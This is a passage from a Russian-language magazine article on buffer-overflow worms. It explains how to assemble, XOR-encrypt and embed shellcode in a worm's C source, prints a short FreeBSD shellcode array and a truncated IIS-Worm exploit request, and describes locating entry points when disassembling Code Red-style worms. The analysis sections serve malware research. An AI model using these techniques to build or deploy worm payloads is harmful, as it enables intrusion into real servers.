.model flat
.code
start:
    jmp     short begin

get_eip:
    pop esi
    ; ...
    ; shell-код
    ; ...

begin:
    call get_eip
end start
```

Трансляция shell-кода осуществляется стандартно и применительно к MASM командная строка может выглядеть, например, так: ml.exe /c «file name.asm». С линковкой все намного сложнее. Штатные компоновщики такие, например, как Microsoft Linker наотрез откажутся транслировать shell-код в двоичный файл и в лучшем случае сварганят из него стандартный PE, из которого shell-код придется вырезать руками. Использование ключа /VXD существенно упрощает нашу задачу, т.к. во-первых, теперь линкер больше не матерится на отсутствующий стартовый код и не порывает внедрять его в целевой файл самостоятельно, а, во-вторых, вырезать shell-код из vxd-файла намного проще, чем из PE. По умолчанию в vxd-файле shell-код располагается начиная с адреса 1000h и продолжается до самого конца файла. Точнее, практически до самого конца – один или два хвостовых байта могут присутствовать по соображениям выравнивания, однако, нам они не мешают.

Теперь полученный двоичный файл необходимо зашифровать (если, конечно, shell-код содержит в себе шифровщик). Чаще всего для этого используется уже упомянутый HIEW, реже – внешний шифровщик, на создание которого обычно уходит не больше чем десяток минут:

```
fopen/fread/for(a = FROM_CRYPT; a < TO_CRYPT; )
a+=sizeof(key)) buf[a] ^= key;/fwrite
```

При всех достоинствах HIEW главный минус его шифровщика заключается в том, что полностью автоматизировать процесс трансляции shell-кода в этом случае ока-

зывается невозможно и при частых перекомпиляциях необходимость ручной работы дает о себе знать. Тем не менее... лучше за час долететь, чем за пять минут добегать – программировать внешний шифровщик поначалу лениво, вот все и предпочитают заниматься Камасутрой с HIEW, чем автоматизировать серые будни унылых дождливых дней окружающей жизни.

Затем готовый shell-код тем или иным способом имплантируется в основное тело червя, как правило, представляющее собой Си-программу. Самое простое (но не самое лучшее) – подключить shell-код как обыкновенный obj, однако этот путь не свободен от проблем. Чтобы определить длину shell-кода, потребуются две публичные метки – в его начале и конце. Разность их смещений и даст искомое значение. Но это еще что – попробуйте-ка с разбега зашифровать obj-файл. В отличие от «чистого» двоичного файла, привязываться к фиксированным смещениям здесь нельзя, и приходится прибегать к анализу служебных структур и заголовка, что также не добавляет энтузиазма. Наконец, нетекстовая природа obj-файлов существенно затрудняет публикацию и распространение исходных текстов червя. Поэтому (а может быть, просто в силу традиции) shell-код чаще всего внедряется в программу непосредственно через строковый массив, благо язык Си поддерживает возможность введения любых HEX-символов, естественно, за исключением нуля, т.к. последний служит символом окончания строки.

Это может выглядеть, например, так (разумеется, набивать hex-коды вручную совершенно необязательно – быстрее написать несложный конвертер, который все сделает за вас):

Листинг 27. Пример включения shell-кода в Си-программу

```
unsigned char x86_fbsd_read[] =
    "\x31\xc0\x6a\x00\x54\x50\x50\xb0\x03\xcd\x80\x83\xc4"
    "\x0c\xff\xff\xe4";
```

Теперь поговорим об укрощении компилятора и оптимизации программ. Как запретить компилятору внедрять start-up и RTL-код? Да очень просто – достаточно не объявлять функцию main, принудительно навязав линкеру новую точку входа посредством ключа /ENTRY.

Покажем это на примере следующей программы:

Листинг 28. Классический вариант, компилируемый обычным способом: cl.exe /Ox file.c

```
#include <windows.h>

main()
{
    MessageBox(0, "Sailor", "Hello", 0);
}
```

Будучи откомпилированной с настройками по умолчанию, т.е. cl.exe /Ox »file name.c» она образует исполняемый файл, занимающий 25 Кб. Не так уж и много, но не торопитесь с выводами. Сейчас вы увидите такое...

Листинг 29. Оптимизированный вариант, компилируемый так: cl.exe /c /Ox file.c, а линкуемый так: link.exe /ALIGN:32/ DRIVER/ENTRY:my_main /SUBSYSTEM:console file.obj USER32.lib

```
#include <windows.h>
```

```
my_main()
{
    MessageBox(0, "Sailor", "Hello", 0);
}
```

Слегка изменив имя главной функции программы и подобрав более оптимальные ключи трансляции, мы сократим размер исполняемого файла до 864 байт, причем большую его часть будет занимать PE-заголовок, таблица импорта и пустоты, оставленные для выравнивания, т.е. на реальном полновесном приложении, состоящем из сотен, а то и тысяч строк, разрыв станет еще более заметным, но и без этого мы сжали исполняемый файл более, чем в тридцать раз (!), причем безо всяких ассемблерных извращений.

Разумеется, вместе с RTL гибнет и подсистема ввода-вывода, а, значит, большинство функций из библиотеки stdio использовать не удастся и придется ограничиться преимущественно API-функциями.

Декомпиляция червя

Обсуждая различные аспекты компиляции червя, мы решали задачу, двигаясь от прямого к обратному. Но стоит нам оглянуться назад, как позади не останется ничего. Приобретенные навыки трансляции червей окажутся практически или полностью бесполезными перед лицом их анализа. Ловкость дизассемблирования червей опирается на ряд неочевидных тонкостей, о некоторых из которых я и хочу рассказать.

Первой и наиболее фундаментальной проблемой является поиск точки входа. Подавляющее большинство червей, выловленных в живой природе, доходят до исследователей либо в виде дампа памяти пораженной машины, либо в виде отрубленной головы, либо... в виде исходной кода, опубликованного в том или ином e-zip.

Казалось бы, наличие исходного кода просто не оставляет места для вопросов. Ан нет! Вот перед нами лежит фрагмент исходного текста червя IIS-Worm с shell-кодом внутри.

Листинг 30. Фрагмент исходного кода червя

```
char sploit[] = {
0x47, 0x45, 0x54, 0x20, 0x2F, 0x41, 0x41,
0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
...
0x21, 0x21, 0x21, 0x21, 0x21, 0x21, 0x21,
0x21, 0x21, 0x21, 0x21, 0x21, 0x21, 0x21,
0x2E, 0x68, 0x74, 0x72, 0x20, 0x48, 0x54,
0x54, 0x50, 0x2F, 0x31, 0x2E, 0x30, 0x0D,
0x0A, 0x0D, 0x0A };
```

Попытка непосредственного дизассемблирования shell-кода ни к чему хорошему не приведет, поскольку голова червя начинается со строки «GET /AAAAAAAAAAAAAAAAAAAA...», ни в каком дизассемблировании вообще не нуждающейся. С какого байта начинается актуальный код – доподлинно неизвестно. Для определения действительного положения точки входа необходимо скормить голову червя уязвимому приложению и посмотреть: куда метнется регистр EIP. Это (теоретически!) и будет точкой входа. Практически же это отличный способ убить время, но не более того.

Начнем с того, что отладка – опасный и неоправданно агрессивный способ исследования. Экспериментировать с «живым» сервером вам никто не даст, и уязвимое программное обеспечение должно быть установлено на отдельный компьютер, на котором нет ничего такого, что было бы жалко потерять. Причем это должна быть именно та версия программного обеспечения, которую вирус в состоянии поразить, ничего ненароком не обрушив, в противном случае управление получит отнюдь не истинная точка входа, а неизвестно что. Но ведь далеко не каждый исследователь имеет в своем распоряжении «зоопарк» программного обеспечения различных версий и кучу операционных систем!

К тому же далеко не факт, что нам удастся определить момент передачи управления shell-коду. Тупая трассировка здесь не поможет, – современное программное обеспечение слишком громоздко, а передача управления может осуществляться спустя тысячи, а то и сотни тысяч машинных инструкций, выполняемых в том и числе и в параллельных потоках. Отладчиков, способных отлаживать несколько потоков одновременно, насколько мне известно, не существует (во всяком случае, они не были представлены на рынке). Можно, конечно, установить «исполняемую» точку останова на регион памяти, содержащий в себе принимающий буфер, но это не поможет в тех случаях, когда shell-код передается по цепочке буферов, лишь один из которых подвержен переполнению, а остальные – вполне нормальны.

С другой стороны, определить точку входа можно и визуально. Просто загрузите shell-код в дизассемблер и, перебирая различные стартовые адреса, выберите из них тот, что дает наиболее осмысленный код. Эту операцию удобнее всего осуществлять в HIEW или любом другом HEX-редакторе с аналогичными возможностями (IDA для этих целей все же недостаточно «подвижна»). Будьте готовы к тому, что основное тело shell-кода окажется зашифровано и осмысленным останется только расшифровщик, который к тому же может быть размазан по всей голове червя и умышленно «замусорен» ничего не значащими инструкциями.

Если shell-код передает на себя управление посредством JMP ESP (как чаще всего и происходит), тогда точка входа переместится на самый первый байт головы червя, т.е. на строку «GET /AAAAAAAAAAAAAAAAAAAA...», а отнюдь не на первый байт, расположенный за ее концом, как это утверждают некоторые руководства. Именно так устроены черви CodeRed 1,2 и IIS_Worm.

Значительно реже управление передается в середину shell-кода. В этом случае стоит поискать цепочку NOP, расположенную в окрестностях точки входа и используемую червем для обеспечения «совместимости» с различными версиями уязвимого ПО (при перекомпиляции местоположение переполняющегося буфера может меняться, но не сильно, вот NOP и выручают, играя ту же роль, что и воронка при вливании жидкости в бутылку). Другую зацепку дает опять-таки расшифровщик. Если вы найдете расшифровщик, то найдете и точку входа. Можно также воспользоваться визуализатором IDA типа «flow chart», отображающим потоки управления, чем-то напоминающие

добротную гроздь винограда с точкой входа в роли черенка (см. рис. 3).

Рассмотрим достаточно сложный случай – самомодифицирующуюся голову червя Code Red, динамически изменяющую безусловный JMP для передачи управления на тот или иной участок кода. Очевидно, что IDA не сможет автоматически восстановить все перекрестные ссылки, и часть функций «зависнет», отпочковавшись от основной грозди. А мы в результате получим четыре претендента на роль точек входа. Трое из них отсеиваются сразу, т.к. содержат бессмысленный код, обращающийся к неинициализированным регистрам и переменным. Осмысленный код дает лишь истинная точка входа – на этой диаграмме она расположена четвертой слева.

Сложнее справиться с проблемой «привязки» shell-кода к окружающей его среде обитания, например, содержимому регистров, доставшихся червю от уязвимой программы. Как узнать, какое они принимают значение, не обращаясь к уязвимой программе? Ну наверняка-то сказать невозможно, но в подавляющем большинстве случаев это можно просто угадать. Точнее, проанализировав характер обращения с последними, определить: чего именно ожидает червь от них. Маловероятно, чтобы червь закладывался на те или иные константы. Скорее всего он пытается ворваться в определенный блок памяти, указатель на который и хранится в регистре (например, в регистре ECX обычно хранится указатель this).

Хуже, если вирус обращается к функциям уязвимой программы, вызывая их по фиксированным адресам. По-




Рисунок 3. Визуализатор IDA, отображающий потоки управления в форме диаграммы (мелкий масштаб)




Рисунок 4. Визуализатор IDA, отображающий потоки управления в форме диаграммы (крупным планом)

пробуй догадайся, за что каждая функция отвечает! Единственную зацепку дают передаваемые функции аргументы, но эта зацепка слишком слабая для того, чтобы результат исследований можно было назвать достоверным и без дизассемблирования самой уязвимой программы здесь не обойтись.

Следует сказать, что дамп, сброшенный операционной системой в ответ на атаку, может и не содержать в себе никаких объектов для исследований, поскольку обрушение системы недвусмысленно указывает на тот факт, что атака не удалась и червь вместо строго дозированного переполнения буфера уничтожил жизненно важные структуры данных. Тем не менее, действуя по методикам, опи-

санным в статье «Практические советы по восстановлению системы», опубликованной в декабрьском номере «Системного администратора», мы сможем разгрести этот мусор и локализовать голову червя. Ну а дальше – дело техники.

Заключение

Переполнение буфера – в действительности настолько необъятная тема, что даже настоящая статья при всей ее обширности не затрагивает и половины видимой части айсберга, не говоря уже о той глыбе, что спрятана под водой. Но об этом как ни будь в другой раз...

Что читать

- UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes – великолепное руководство по написанию shell-кодов для различных клонов UNIX с большим количеством примеров, работающих практически на всех современных процессорах, а не только на x86; <http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/bh-usa-01/LSD/bh-usa-01-lsd.pdf>
- Win32 Assembly Components – еще одно великолепное руководство по написанию shell-кодов, на этот раз ориентированное на семейство NT/x86; <http://www.lsd-pl.net/documents/winasm-1.0.1.pdf>
- Win32 One-Way Shellcode – богатейшая кладовая информации, охватывающая все аспекты жизнедеятельности червей, обитающих в среде NT/x86, да и не только их... <http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-chong.pdf>
- SPARC Buer Overflows – конспект лекций по технике переполнения буферов на SPARC под UNIX <http://www.dopesquad.net/security/defcon-2000.pdf>
- Writing MIPS/IRIX shellcode – руководство по написанию shell-кодов для MIPS/IRIX <http://teso.scene.at/articles/mipshellcode/mipshellcode.pdf>